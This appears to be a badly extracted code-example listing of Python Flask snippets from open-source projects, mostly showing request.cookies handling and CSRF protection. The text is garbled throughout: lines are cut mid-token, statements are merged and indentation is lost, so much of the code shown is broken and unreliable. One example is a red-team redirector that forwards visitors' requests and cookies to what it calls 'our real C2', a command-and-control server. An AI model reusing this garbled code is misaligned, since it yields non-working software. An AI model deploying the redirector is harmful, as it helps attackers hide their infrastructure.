resp\_text) if developer\_string\_trace is not None and  
developer\_string\_trace in resp\_text:

# debug用代码, 对正常运行无任何作用

infoprint('StringTrace: appears after advanced rewrite, code line no. ',  
c)

# v0.28.0 实验性功能, 在v0.28.3后默认启用

resp\_text = response\_text\_basic\_mirrorlization(resp\_text) if  
developer\_string\_trace is not None and developer\_string\_trace in  
resp\_text:

# debug用代码, 对正常运行无任何作用

infoprint('StringTrace: appears after basic mirrorlization, code line no.

# for cookies set string (in js) replace

# eg: ".twitter.com" --> "foo.com"

```
resp_text = resp_text.replace("." + target_domain_root + "", "\\" +  
my_hos resp_text = resp_text.replace("." + target_domain_root +  
"\\", "\\" + my_hos resp_text = resp_text.replace("domain=." +  
target_domain_root, "domain=" + my_  
  
resp_text = resp_text.replace("\\" + target_domain_root + "", "\\" +  
my_host resp_text = resp_text.replace("\\" + target_domain_root +  
"\\", "\\" + my_host if developer_string_trace is not None and  
developer_string_trace in resp_text:
```

# debug用代码, 对正常运行无任何作用

infoprint('StringTrace: appears after js cookies string rewrite, code lin

```
# resp_text = resp_text.replace('lang="zh-Hans"', "", 1) return  
resp_text
```

## Example 21

Project: *zmirror* Author: *aploium* File: [zmirror.py MIT License](#)

5 vo

```
def filter_client_request():
```

"""过滤用户请求, 视情况拒绝用户的访问

```
:rtype: Union[Response, None]
```

"""

```
dbgprint('Client Request Url: ', request.url)
```

```
# crossdomain.xml
```

```
if os.path.basename(request.path) == 'crossdomain.xml':  
    dbgprint('crossdomain.xml hit from', request.url) return  
    crossdomain_xml()
```

```

# Global whitelist ua

if check_global_ua_pass(str(request.user_agent)): return None

if is_deny_spiders_by_403 and
is_denied_because_of_spider(str(request.user_agent) return
generate_simple_resp_page(b'Spiders Are Not Allowed To This
Site', if human_ip_verification_enabled and (

((human_ip_verification_whitelist_from_cookies or
enable_custom_ac and must_verify_cookies)

or is_ip_not_in_allow_range(request.remote_addr)

):)

dbgprint('ip', request.remote_addr, 'is verifying cookies') if
'zmirror_verify' in request.cookies and \

((human_ip_verification_whitelist_from_cookies and verify_ip_hash_\
or (enable_custom_access_cookie_generate_and_verify and
custom_ve

request.cookies.get('zmirror_verify'), request)):
ip_whitelist_add(request.remote_addr, info_record_dict=request.
cookies dbgprint('add to ip_whitelist because cookies:', \
request.remote_addr) else:

return redirect(
"/ip_ban_verify_page?origin=" +
base64.urlsafe_b64encode(str(request.encoding='utf-8'),
code=302)

return None

```

## Example 22

Project: *ras-frontstage* Author: *ONSdigital* File:  
[conversation\\_controller.py](#) MIT License

5 vo

```
def _create_get_conversation_headers():
    try:
        encoded_jwt = SessionHandler().get_encoded_jwt(request.cookies['authoriza'])
    except KeyError:
        logger.error('Authorization token missing in cookie')
        raise AuthorizationTokenMissing
    return {'Authorization': encoded_jwt}
```

### **Example 23**

Project: *ras-frontstage* Author: *ONSdigital* File:  
[conversation\\_controller.py](#) MIT License

5 vo

```
def _create_send_message_headers():
    try:
        encoded_jwt = SessionHandler().get_encoded_jwt(request.cookies['authoriza'])
    except KeyError:
        logger.error('Authorization token missing in cookie')
        raise AuthorizationTokenMissing
    return {'Authorization': encoded_jwt, 'Content-Type': 'application/json'}
```

Project: *restful-ben* Author: *CityOfPhiladelphia* File: [auth.py](#) MIT License

5 vo

```
def extract_token_str(self, request):
    token_str = None

    authorization_header = request.headers.get('Authorization')
    if authorization_header:
        token_str = authorization_header.replace('Bearer ', '', 1)
    elif self.cookie_name in request.cookies:
        token_str = request.cookies[self.cookie_name]

    return token_str
```

## Example 25

Project: *dino* Author: *thenetcircle* File: [\*routes.py\*](#) Apache License 2.0

5 vo

```
def is_authorized():
    if not environ.env.config.get(ConfigKeys.OAUTH_ENABLED,
        default=False, domain=domain):
        return True

    if 'token' not in request.cookies:
        return False

    logging.info(str(request.cookies))
    return environ.env.web_auth.check(request.cookies.get('token'))
```

**Example 26**

Project: *dino* Author: *thenetcircle* File: [\*routes.py\*](#) Apache License 2.0

5 vo

```
def logout():

    request.cookies.pop('token', None)

    return redirect(internal_url_for('/login'))
```

## Example 27

Project: *BOP2017* Author: *crh19970307* File: [webserver-v5.py](#) [MIT License](#)

5 vo

```
def real_time_api():

    if request.method == 'POST':

        #question=request.data

        #question=request.data

        #data2,model2=loaddata()

        #datadict=request.form

        #print(datadict['que'])

        #print(data2)

        #return datadict['que']

        #print('\nrequest.form is :\n')

        #print(request.form)

        # print('\nrequest.args is:\n')

        # print(request.args)
```

```
# print("\nrequest.value is:\n")
# print(request.values)
# print('\nrequest. cookies is\n')
# print(request. cookies)
# #dataDict = request.data
# print('\nrequest.data is :\n')
# print(request.data)

dataDict=json.loads(request.data.decode())
#print(dataDict)
#print(dataDict)
#return str(dataDict)
#return 'hdlkgjahbadks'

global model2,data2,vec_model
#print(model2)

answer={}
global oldQue,ans

ans,oldQue =getanswer(dataDict['que'], data2,
model2,vec_model,old answer['ans']=ans

print(dataDict['que'])

print (answer['ans'])

return json.dumps(answer)
```

```
else:  
    return'ghjk'
```

## Example 28

Project: *BOP2017* Author: *crh19970307* File: [webserver-v2.py](#) [MIT License](#)

5 vo

```
def real_time_api():  
  
if request.method == 'POST':  
  
#question=request.data  
  
#question=request.data  
  
#data2,model2=loaddata()  
  
#datadict=request.form  
  
#print(datadict['que'])  
  
#print(data2)  
  
#return datadict['que']  
  
#print("\nrequest.form is :\n")  
  
#print(request.form)  
  
# print("\nrequest.args is:\n")  
  
# print(request.args)  
  
# print("\nrequest.value is:\n")  
  
# print(request.values)
```

```
# print("\nrequest. cookies is\n")

# print(request. cookies)

# #dataDict = request.data

# print('\nrequest.data is :\n')

# print(request.data)

dataDict=json.loads(request.data.decode())

#print(dataDict)

#print(dataDict)

#return str(dataDict)

#return 'hdlkgjahbadks'

global model2,data2

#print(model2)

answer=[]

answer['ans']=getanswer(dataDict['que'],data2,model2) print
(json.dumps(answer))

return json.dumps(answer)

else:

    return'ghjk'
```

## Example 29

Project: BOP2017 Author: crh19970307 File: [webserver-v4.py](#) MIT License

5 vo

```
def real_time_api():

if request.method == 'POST':

#question=request.data

#question=request.data

#data2,model2=loaddata()

#datadict=request.form

#print(datadict['que'])

#print(data2)

#return datadict['que']

#print("\nrequest.form is :\n")

#print(request.form)

# print("\nrequest.args is:\n")

#print(request.args)

# print("\nrequest.value is:\n")

#print(request.values)

# print("\nrequest. cookies is\n")

#print(request.cookies)

# #dataDict = request.data

#print("\nrequest.data is :\n")
```

```

# print(request.data)

dataDict=json.loads(request.data.decode())

#print(dataDict)

#print(dataDict)

#return str(dataDict)

#return 'hdlkgjahbadks'

global model2,data2,vec_model

#print(model2)

answer={}

answer['ans']=getanswer(dataDict['que'],data2,model2,vec_model)
print (json.dumps(answer))

return json.dumps(answer)

else:

return'ghjk'

```

### **Example 30**

Project: *BOP2017* Author: *crh19970307* File: [webserver-v6.py](#) [MIT License](#)

```

5 vo

def real_time_api():

if request.method == 'POST':

#question=request.data

```

```
#question=request.data

#data2,model2=loaddata()

#datadict=request.form

#print(datadict['que'])

#print(data2)

#return datadict['que']

#print('\nrequest.form is :\n')

#print(request.form)

# print('\nrequest.args is:\n')

#print(request.args)

# print('\nrequest.value is:\n')

#print(request.values)

# print('\nrequest. cookies is\n')

#print(request.cookies)

# #dataDict = request.data

#print('\nrequest.data is :\n')

#print(request.data)

dataDict=json.loads(request.data.decode())

#print(dataDict)

#print(dataDict)
```

```
#return str(dataDict)

#return 'hdlkgjahbadks'

global model2,data2,vec_model

#print(model2)

answer={}

global oldQue,ans

ans,oldQue =getanswer(dataDict['que'], data2,
model2,vec_model,old answer['ans']=ans

print(dataDict['que'])

print (answer['ans'])

return json.dumps(answer)

else:

return'ghjk'
```

### Example 31

Project: *schemathesis* Author: *kiwicom* File: [\*test\\_wsgi.py\*](#) [MIT License](#)

5 vo

```
def test_cookies(flask_app):

@flask_app.route("/ cookies", methods=["GET"])
def cookies():

return jsonify(request.cookies)

schema = schemathesis.from_dict(
```

```
{  
  "openapi": "3.0.2",  
  "info": {"title": "Test", "description": "Test", "version": "0.1.0"},  
  "paths": {  
    "/ cookies": {  
      "get": {  
        "parameters": [  
          {  
            "name": "token",  
            "in": "cookie",  
            "required": True,  
            "schema": {"type": "string", "const": "test"},  
          }  
        ]  
      },  
      },  
    },  
  },  
  app=flask_app,  
}
```

```
strategy = schema.endpoints["/ cookies"]["GET"].as_strategy()

@given(case=strategy)

def test(case):

    response = case.call_wsgi()

    assert response.status_code == 200

    assert response.json == {"token": "test"}

test()
```

## Example 32

Project: *kafka-twitter* Author: *teomores* File: [Server.py](#) [Apache License 2.0](#)

```
5 vo

def produce_tweet():

    if 'username' in request.cookies:

        id = request.form['id']

        content = request.form['content']

        location = request.form['location']

        # extract tags and mentions :)

        tags = [h for h in content.split() if h.startswith('#')]

        mentions = [h for h in content.split() if h.startswith('@')]

        value = {

            "author": f"{id}",
```

```

"content": f"{content}",
"timestamp": f"{time.time()}",
"location": f"{location}",
"tags": tags,
"mentions": mentions
}

key = {"name": f"{id}"}

p = AvroProducer({
    'bootstrap.servers': BOOTSTRAP_SERVERS,
    'enable.idempotence': 'true', # for EOS: assures that only one tweet is
    'schema.registry.url': SCHEMA_REGISTRY_URL
}, default_key_schema=KEY_SCHEMA,
default_value_schema=VALUE_SCHEMA) p.produce(topic=TOPIC,
value=value, key=key)

p.flush()

return 'Tweet published!'

else:

    return 'Oooops, you are not logged in...'

# Batch (with filtering) URL

```

### Example 33

Project: *dbot-server* Author: ATN/I/O File: [proxy.py](#) MIT License

5 vo

```
def proxy(dbot_address, uri, proxy_uri=None):  
    # proxy request to api server host  
  
    dbot_service = dbot.get_service(dbot_address)  
  
    if not dbot_service:  
  
        raise InvalidUsage('dbot address not found', status_code=404) url =  
        '{}://{}{}'.format(dbot_service.protocol, dbot_service.api_host,  
        remove headers = {key: value for (key, value) in request.headers if  
        key != 'Host'}  
  
        # Pass original Referer for subsequent resource requests  
        headers["Referer"] = url  
  
        logger.info("Proxy the API {}: {}, with headers:  
        \n{}".format(request.method,  
  
        # Fetch the URL, and stream it back  
  
        try:  
  
            resp = requests.request(  
                url=url,  
                method=request.method,  
                params=request.args,  
                headers=headers,  
  
                # TODO: Usually it's a bad idea to call get_data() without checking t  
                # content length first as a client could send dozens of megabytes or
```

```
# to cause memory problems on the server.

data=request.get_data(),
cookies=request.cookies,
allow_redirects=False)

logger.info("Got {} response from {}".format(resp.status_code, url))
excluded_headers = ['content-encoding', 'content-length', 'transfer-
encodi headers = [(name, value) for (name, value) in
resp.raw.headers.items() if name.lower() not in excluded_headers]

return Response(resp.content, resp.status_code, headers) except
Exception as err:
```

```
raise InvalidUsage('Cannot proxy the request.\n{}'.format(err),
status_code
```

**Example 34**

[Project: ruggedpod-api](#) [Author: RuggedPOD](#) [File: authentication.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def check_authentication():

if not auth_enabled:

return

if request.path.endswith('/tokens') and request.method == 'POST':
return

token_key = 'X-Auth-Token'

if token_key in request.cookies:
```

```
token = request.cookies[token_key]

else:

if token_key in request.headers:

token = request.headers[token_key]

else:

raise auth.AuthenticationFailed()

user = auth.check(token)

request_context.user = user
```

### Example 35

[Project: ruggedpod-api](#) Author: *RuggedPOD* File: [authentication.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def check_authentication():

if not auth_enabled:

return

if request.path.endswith('/token') and request.method == 'POST':

return

token_key = 'X-Auth-Token'

if token_key in request.cookies:

token = request.cookies[token_key]
```

```
else:  
    if token_key in request.headers:  
        token = request.headers[token_key]  
    else:  
        raise auth.AuthenticationFailed()  
    auth.check(token)
```

### Example 36

[Project: flask\\_pythonanywhere\\_redirector](#) Author: [killswitch-GUI](#) File: [app.py](#) GNU General Public

5 vo

[License v3.0](#)

```
def build_json(self, request_obj):  
    """  
    build the json obj  
    """  
  
    json_dict = {}  
  
    json_dict['url'] = request_obj.url  
  
    json_dict['method'] = request_obj.method  
  
    json_dict['headers'] = {key: value for (key, value) in request.headers  
    if json_dict['method'] = request_obj.cookies  
  
    json_dict['data'] = request_obj.data
```

```
return json.dumps(json_dict, ensure_ascii=False, indent=4,  
sort_keys=True)
```

```
# SETUP FLASK APP FOR HOSTING
```

### Example 37

Project: [flask\\_pythonanywhere\\_redirector](#) Author: [killswitch-GUI](#) File: [app.py](#) GNU General Public

5 vo

[License v3.0](#)

```
def proxy_required(func):
```

"""

proxy http requests to forward domain (our real C2).

"""

```
@wraps(func)
```

```
def wrapper(*args, **kwargs):
```

"""

wrapper function with decorator

"""

```
try:
```

```
if __DEBUG:
```

```
    debug_req.print_request(request)
```

```

print request.url.replace(__CURRENT_DOMAIN,
__FORWARD_DOMAIN)

# setup our proxy for C2

resp = requests.request(
    method=request.method,
    url=request.url.replace(__CURRENT_DOMAIN,
__FORWARD_DOMAIN), headers={key: value for (key, value) in
request.headers if key !=

data=request.get_data(),
cookies=request.cookies,
allow_redirects=True)

excluded_headers = ['content-encoding', 'content-length', 'transfer-en
headers = [(name, value) for (name, value) in
resp.raw.headers.items() if name.lower() not in excluded_headers]

response = Response(resp.content, resp.status_code, headers) print
"proxy response: %s" % (response) return response

except:

return make_response(jsonify({'error': 'something went wrong (contact
a return wrapper

```

## **Example 38**

Project: *flask-io* Author: *viniciuschiele* File: [\*io.py\*](#) [MIT License](#)

5 vo

def from\_cookie(self, param\_name, field):

"""

A decorator that converts a request cookie into a function parameter based

:param str param\_name: The parameter which receives the argument.

:param Field field: The field class or instance used to deserialize the re

:return: A function

"""

```
return self.__from_source(param_name, field, lambda: request.cookies, 'co
```

**Example 39**

Project: *learning-python* Author: Akagi201 File: [single.py](#) [MIT License](#)

5 vo

```
def set_cookie():
```

```
    if 'num' in request.cookies:
```

```
        count = int(request.cookies['num']) + 1
```

```
    else:
```

```
        count = 0
```

```
# 每个view最后返回的都是response对象,render_template内部做了处理
```

```
# 也可以这样表示response =
make_response(render_template('index.html', count=100
```

```
# 不设置max_age和expires时， 默认是会话cookie， 浏览器关闭后  
cookie就失效
```

```
# domain可以设置跨域cookie,如domain=".example.com", 这样  
cookie可以 被"www.example.
```

```
response = app.make_response(str(count))
```

```
response.set_cookie('num', value=count, max_age=None,  
expires=None, domain=None) return response
```

## Example 40

Project: *kafka-twitter* Author: *tmscarla* File: [Server.py](#) [Apache License 2.0](#)

5 vo

```
def produce_tweet():  
  
    if 'username' in request.cookies:  
  
        id = request.form['id']  
  
        content = request.form['content']  
  
        location = request.form['location']  
  
        # extract tags and mentions :)  
  
        tags = [h for h in content.split() if h.startswith('#')]  
  
        mentions = [h for h in content.split() if h.startswith('@')]  
  
        value = {  
            "author": f"{id}",  
            "content": f"{content}",
```

```

    "timestamp": f"{time.time()}",
    "location": f"{location}",
    "tags": tags,
    "mentions": mentions
}

key = {"name": f"{id}"}

p = AvroProducer({
    'bootstrap.servers': BOOTSTRAP_SERVERS,
    'enable.idempotence': 'true', # for EOS: assures that only one tweet is
    'schema.registry.url': SCHEMA_REGISTRY_URL
}, default_key_schema=KEY_SCHEMA,
default_value_schema=VALUE_SCHEMA) p.produce(topic=TOPIC,
value=value, key=key)

p.flush()

return 'Tweet published!'

else:

    return 'Oooops, you are not logged in...'

# Batch (with filtering) URL

```

## Example 41

Project: *MyCUEverything* Author: *TiffanyVPhan* File: [app.py](#) MIT License

5 vo

```
def index():

if everythings.get(request.cookies.get('session', None), None):
    return redirect('/dash')

response = make_response(render_template('index.html'))
response.set_cookie('session', str(uuid4()))

return response
```

### Example 42

Project: *MyCUEverything* Author: *TiffanyVPhan* File: [app.py](#) [MIT License](#)

5 vo

```
def login():

if not request.form.get('username', None) or not
request.form.get('password', None):
    return redirect('/?error')

if '@colorado.edu' in request.form.get('username', ""):
    request.form['username'] =
    request.form['username'].replace('@colorado.edu')
    everythings[request.cookies['session']] =
    MyCUEverything(request.form['username'],
                    request.form['password'])

return redirect('dash')
```

### Example 43

Project: *MyCUEverything* Author: *TiffanyVPhan* File: [app.py](#) [MIT License](#)

5 vo

```
def logout():

    if request.cookies.get('session', None) in everythings:
        everythings.pop(request.cookies['session'])

    return redirect('/?logout')
```

## Example 44

Project: *MyCUEverything* Author: *TiffanyVPhan* File: [app.py](#) [MIT License](#)

5 vo

```
def dash():

    if not everythings.get(request.cookies.get('session', None), None):
        return redirect('/')

    return render_template('dash.html', everything=everythings[request.cookies['s']])
```

Project: *c3nav-32c3* Author: *c3nav* File: [main.py](#) [Apache License 2.0](#)

5 vo

```
def get_locale():

    locale = 'en' #
    request.accept_languages.best_match(LANGUAGES.keys()) if
    request.cookies.get('lang') in LANGUAGES.keys(): locale = request.cookies.get('lang')

    if request.args.get('lang') in LANGUAGES.keys(): locale =
    request.args.get('lang')

    return locale
```

## Example 46

Project: *btcqbo* Author: *JeffVandrewJr* File: [\*routes.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def index():

    status = login(request.cookies)

    if status is not None:

        return redirect(status)

    return render_template('index.html')
```

### **Example 47**

Project: *btcqbo* Author: *JeffVandrewJr* File: [\*routes.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def set_keys():

    status = login(request.cookies)

    if status is not None:

        return redirect(status)

    form = KeysForm()

    if form.validate_on_submit():

        save('qb_id', form.qb_id.data)

        save('qb_secret', form.qb_secret.data)

        save('qb_sandbox', form.qb_sandbox.data)
```

```
return redirect(url_for('authqbo'))  
  
return render_template(  
    'setkeys.html',  
    title='Set Intuit Keys',  
    form=form  
)
```

### **Example 48**

Project: *btcqbo* Author: *JeffVandrewJr* File: [\*routes.py\*](#) [GNU General Public License v3.0](#)

```
5 vo  
  
def authqbo():  
  
    status = login(request.cookies)  
  
    if status is not None:  
  
        return redirect(status)  
  
    # calls fn to grab qbo auth url and then redirects there if  
    # fetch('qb_secret') is not None:  
  
    return redirect(qbo.get_auth_url())  
  
    else:  
  
        return redirect(url_for('set_keys'))
```

### **Example 49**

Project: *btcqbo* Author: *JeffVandrewJr* File: [\*routes.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def setmail():

    # sets user email settings

    status = login(request.cookies)

    if status is not None:

        return redirect(status)

    form = MailForm()

    if form.validate_on_submit():

        save('mail_on', form.mail_on.data)

        save('mail_user', str(form.mail_user.data))

        save('mail_pswd', str(form.mail_pswd.data))

        save('mail_host', str(form.mail_host.data))

        save('mail_port', int(form.mail_port.data))

        save('mail_from', str(form.mail_from.data))

        save('merchant', str(form.merchant.data))

        save('mail_custom', form.mail_custom.data)

        if form.recipient.data is not None and str(form.recipient.data) != "":

            try:

                send(
```

```
dest=form.recipient.data,  
qb_inv='test',  
btcp_inv='test',  
amt=0.00,  
)  
except Exception as e:  
    app.logger.exception(e)  
    flash('Connection to SMTP server failed.')  
    return render_template('index.html')  
    flash('Test email sent.')  
else:  
    flash('Email settings updated.')  
    return render_template('index.html')  
    return render_template(  
        'setmail.html',  
        title='Email Settings',  
        form=form,  
)
```

## Example 50

Project: *zmirror* Author: *ttestdock* File: [\*zmirror.py\*](#) [MIT License](#)

5 vo

```
def response_cookies_deep_copy():
```

"""

It's a BAD hack to get RAW cookies headers, but so far, we don't have better w We'd go DEEP inside the urllib's private method to get raw headers

raw\_headers example:

```
[('Cache-Control', 'private'),  
 ('Content-Length', '48234'),  
 ('Content-Type', 'text/html; Charset=utf-8'),  
 ('Server', 'Microsoft-IIS/8.5'),  
 ('Set-Cookie', 'BoardList=BoardID>Show; expires=Mon, 02-May-2016  
 16:00:00 GMT; ('Set-Cookie', 'aspsky=abcefgh; expires=Sun, 24-Apr-  
 2016 16:00:00 GMT; path=/; ('Set-Cookie',  
 'ASPSESSIONIDSCSSDSSQ=OGKMLAHDHBFDJCDMGBOAGOM  
 J; path=/'), ('X-Powered-By', 'ASP.NET'),  
 ('Date', 'Tue, 26 Apr 2016 12:32:40 GMT')]
```

"""

```
raw_headers =  
 parse.remote_response.raw._original_response.headers._headers  
 header_cookies_string_list = []
```

for name, value in raw\_headers:

```
if name.lower() == 'set-cookie':
```

```
if my_host_scheme == 'http://':
```

```
value = value.replace('Secure;', "")  
  
value = value.replace(';Secure', ',')  
  
value = value.replace('; Secure', ',')  
  
if 'httponly' in value.lower():  
  
    if enable_aggressive_cookies_path_rewrite:  
  
        # 暴力cookie path重写, 把所有path都重写为 /  
  
        value = regex_cookie_path_rewriter.sub('path=/', value) elif  
        enable_aggressive_cookies_path_rewrite is not None:  
  
            # 重写HttpOnly Cookies的path到当前url下  
  
            # eg(/extdomains/a.foobar.com): path=/verify; -> path=/extdoma if  
            # parse.remote_domain not in domain_alias_to_target_set: # d  
            value = regex_cookie_path_rewriter.sub(  
                '\g<prefix>/=extdomains/' + parse.remote_domain + '\g<  
                header_cookies_string_list.append(value)  
  
return header_cookies_string_list
```

## Python `flask.request.csrf_valid()` Examples

The following are code examples for showing how to use `flask.request.csrf_valid()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

```
Project: jbox Author: jeush File: csrf.py MIT License 6 vc
def protect(self):
    if request.method not in self._app.config['WTF_CSRF_METHODS']:
        return

    if not validate_csrf(self._get_csrf_token()):
        reason = 'CSRF token missing or incorrect.'
        return self._error_response(reason)

    if request.is_secure and self._app.config['WTF_CSRF_SSL_STRICT']:
        if not request.referrer:
            reason = 'Referrer checking failed - no Referrer.'
            return self._error_response(reason)

        good_referrer = 'https://%s/' % request.host
        if not same_origin(request.referrer, good_referrer):
            reason = 'Referrer checking failed - origin does not match.'
            return self._error_response(reason)

    request.csrf_valid = True # mark this request is csrf valid
```

### Example 2

```
Project: erhuu Author: yekangyu File: csrf.py GNU General Public License v3.0 6 vc
def protect(self):
    if request.method not in self._app.config['WTF_CSRF_METHODS']:
        return

    if not validate_csrf(self._get_csrf_token()):
        reason = 'CSRF token missing or incorrect.'
        return self._error_response(reason)

    if request.is_secure and self._app.config['WTF_CSRF_SSL_STRICT']:
        if not request.referrer:
            reason = 'Referrer checking failed - no Referrer.'
            return self._error_response(reason)

        good_referrer = 'https://%s/' % request.host
        if not same_origin(request.referrer, good_referrer):
            reason = 'Referrer checking failed - origin does not match.'
            return self._error_response(reason)

    request.csrf_valid = True # mark this request is csrf valid
```

### Example 3

```
Project: WRGameVideos-Server Author: thundernet8 File: csrf.py GNU General Public License v2.0 6 vc
```

Python flask.request.csrf\_valid() Examples The following are code examples for showing how to use `flask.request.csrf_valid()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *jbox* Author: *jpush* File: [csrf.py](#) MIT License

6 vo

```
def protect(self):  
  
    if request.method not in self._app.config['WTF_CSRF_METHODS']: return  
  
    if not validate_csrf(self._get_csrf_token()): reason = 'CSRF token missing or incorrect.'  
  
    return self._error_response(reason)  
  
    if request.is_secure and self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:  
  
        reason = 'Referrer checking failed - no Referrer.'  
  
    return self._error_response(reason)  
  
    good_referrer = 'https://%s/' % request.host if not same_origin(request.referrer, good_referrer): reason = 'Referrer checking failed - origin does not match.'  
  
    return self._error_response(reason)  
  
request.csrf_valid = True # mark this request is csrf valid
```

**Example 2**  
Project: *chihu* Author: *yelongyu* File: [csrf.py](#) GNU General Public License v3.0

6 vo

```
def protect(self):

    if request.method not in self._app.config['WTF_CSRF_METHODS']:
        return

    if not validate_csrf(self._get_csrf_token()): reason = 'CSRF token
missing or incorrect.'

    return self._error_response(reason)

    if request.is_secure and
self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:
        reason = 'Referrer checking failed - no Referrer.'

    return self._error_response(reason)

    good_referrer = 'https://%s/' % request.host if not
same_origin(request.referrer, good_referrer): reason = 'Referrer
checking failed - origin does not match.'

    return self._error_response(reason)
```

request.csrf\_valid = True # mark this request is csrf valid **Example 3**

Project: WRGameVideos-Server Author: *thundernet8* File: [csrf.py](#)  
[GNU General Public License v2.0](#)

6 vo

```
def protect(self):

    if request.method not in self._app.config['WTF_CSRF_METHODS']:
        return

    if not validate_csrf(self._get_csrf_token()): reason = 'CSRF token
missing or incorrect.'
```

```
return self._error_response(reason)

if request.is_secure and
self._app.config['WTF_CSRF_SSL_STRICT']: if not request.referrer:

    reason = 'Referrer checking failed - no Referrer.'

return self._error_response(reason)

good_referrer = 'https://%s/' % request.host if not
same_origin(request.referrer, good_referrer): reason = 'Referrer
checking failed - origin does not match.'

return self._error_response(reason)
```

request.csrf\_valid = True # mark this request is csrf valid **Example 4**

Project: *flasky* Author: *RoseOu* File: [\*form.py\*](#) [MIT License](#)

5 vo

```
def validate_csrf_token(self, field):

    if not self.csrf_enabled:

        return True

    if hasattr(request, 'csrf_valid') and request.csrf_valid:

        # this is validated by CsrfProtect

        return True

    if not validate_csrf(field.data, self.SECRET_KEY, self.TIME_LIMIT):
        raise ValidationError(field.gettext('CSRF token missing')) Example 5
```

Project: *jbox* Author: *jpush* File: [\*form.py\*](#) [MIT License](#)

5 vo

```
def validate_csrf_token(self, field):
    if not self.csrf_enabled:
        return True
    if hasattr(request, 'csrf_valid') and request.csrf_valid:
        # this is validated by CsrfProtect
        return True
    if not validate_csrf(field.data, self.SECRET_KEY, self.TIME_LIMIT):
        raise ValidationError(field.gettext('CSRF token missing')) Example 6
```

Project: *oa\_qian* Author: *sunqb* File: [form.py](#) [Apache License 2.0](#)

5 vo

```
def validate_csrf_token(self, field):
    if not self.csrf_enabled:
        return True
    if hasattr(request, 'csrf_valid') and request.csrf_valid:
        # this is validated by CsrfProtect
        return True
    if not validate_csrf(field.data, self.SECRET_KEY, self.TIME_LIMIT):
        raise ValidationError(field.gettext('CSRF token missing')) Example 7
```

Project: *chihu* Author: *yelongyu* File: [form.py](#) [GNU General Public License v3.0](#)

5 vo

```
def validate_csrf_token(self, field):
    if not self.csrf_enabled:
        return True
    if hasattr(request, 'csrf_valid') and request.csrf_valid:
        # this is validated by CsrfProtect
        return True
    if not validate_csrf(field.data, self.SECRET_KEY, self.TIME_LIMIT):
        raise ValidationError(field.gettext('CSRF token missing')) Example 8
```

Project: *Tellal* Author: *mehtapgundogan* File: [form.py](#) [GNU General Public License v2.0](#)

5 vo

```
def validate_csrf_token(self, field):
    if not self.csrf_enabled:
        return True
    if hasattr(request, 'csrf_valid') and request.csrf_valid:
        # this is validated by CsrfProtect
        return True
    if not validate_csrf(field.data, self.SECRET_KEY, self.TIME_LIMIT):
        raise ValidationError(field.gettext('CSRF token missing')) Example 9
```

Project: *WRGameVideos-API* Author: *thundernet8* File: [form.py](#) [GNU General Public License v2.0](#)

5 vo

```
def validate_csrf_token(self, field):
    if not self.csrf_enabled:
        return True
    if hasattr(request, 'csrf_valid') and request.csrf_valid:
        # this is validated by CsrfProtect
        return True
    if not validate_csrf(field.data, self.SECRET_KEY, self.TIME_LIMIT):
        raise ValidationError(field.gettext('CSRF token missing')) Example
10
```

Project: *pipa-pay-server* Author: *davidvon* File: [\*form.py\*](#) Apache  
[License 2.0](#)

5 vo

```
def validate_csrf_token(self, field):
    if not self.csrf_enabled:
        return True
    if hasattr(request, 'csrf_valid') and request.csrf_valid:
        # this is validated by CsrfProtect
        return True
    if not validate_csrf(field.data, self.SECRET_KEY, self.TIME_LIMIT):
        raise ValidationError(field.gettext('CSRF token missing')) Example
11
```

Project: *WRGameVideos-Server* Author: *thundernet8* File: [\*form.py\*](#)  
[GNU General Public License v2.0](#)

5 vo

```
def validate_csrf_token(self, field):
    if not self.csrf_enabled:
        return True

    if hasattr(request, 'csrf_valid') and request.csrf_valid:
        # this is validated by CsrfProtect
        return True

    if not validate_csrf(field.data, self.SECRET_KEY, self.TIME_LIMIT):
        raise ValidationError(field.gettext('CSRF token missing')) Example
12
```

Project: *flasky* Author: *RoseOu* File: [csrf.py](#) MIT License

4 vo

```
def init_app(self, app):
    app.jinja_env.globals['csrf_token'] = generate_csrf
    strict = app.config.get('WTF_CSRF_SSL_STRICT', True)
    csrf_enabled = app.config.get('WTF_CSRF_ENABLED', True)

    @app.before_request
    def _csrf_protect():
        # many things come from django.middleware.csrf if not csrf_enabled:
        return

        if request.method in ('GET', 'HEAD', 'OPTIONS', 'TRACE'):
            return

        if self._exempt_views:
```

```
if not request.endpoint:  
    return  
  
view = app.view_functions.get(request.endpoint) if not view:  
    return  
  
dest = '%s.%s' % (view.__module__, view.__name__) if dest in  
self._exempt_views:  
  
return  
  
csrf_token = None  
  
if request.method in ('POST', 'PUT', 'PATCH'):  
    # find the `csrf_token` field in the submitted form  
  
    # if the form had a prefix, the name will be `{prefix}-csrf_token` for key  
    # in request.form:  
  
    if key.endswith('csrf_token'):  
        csrf_token = request.form[key]  
  
    if not csrf_token:  
        # You can get csrf token from header  
  
        # The header name is the same as Django  
  
        csrf_token = request.headers.get('X-CSRFToken') if not csrf_token:  
  
        # The header name is the same as Rails  
  
        csrf_token = request.headers.get('X-CSRF-Token') if not  
        validate_csrf(csrf_token):
```

```
reason = 'CSRF token missing or incorrect.'

return self._error_response(reason)

if request.is_secure and strict:

if not request.referrer:

reason = 'Referrer checking failed - no Referrer.'

return self._error_response(reason)

good_referrer = 'https://%s/' % request.host if not
same_origin(request.referrer, good_referrer): reason = 'Referrer
checking failed - origin not match.'

return self._error_response(reason)

request.csrf_valid = True # mark this request is csrf valid Example
13
```

Project: *WRGameVideos-API* Author: *thundernet8* File: [csrf.py GNU General Public License v2.0](#)

4 vo

```
def init_app(self, app):

    app.jinja_env.globals['csrf_token'] = generate_csrf
    strict = app.config.get('WTF_CSRF_SSL_STRICT', True)
    csrf_enabled = app.config.get('WTF_CSRF_ENABLED', True)

    @app.before_request

    def _csrf_protect():

        # many things come from django.middleware.csrf if not csrf_enabled:

        return
```

```
if request.method in ('GET', 'HEAD', 'OPTIONS', 'TRACE'): return

if self._exempt_views:

if not request.endpoint:

return

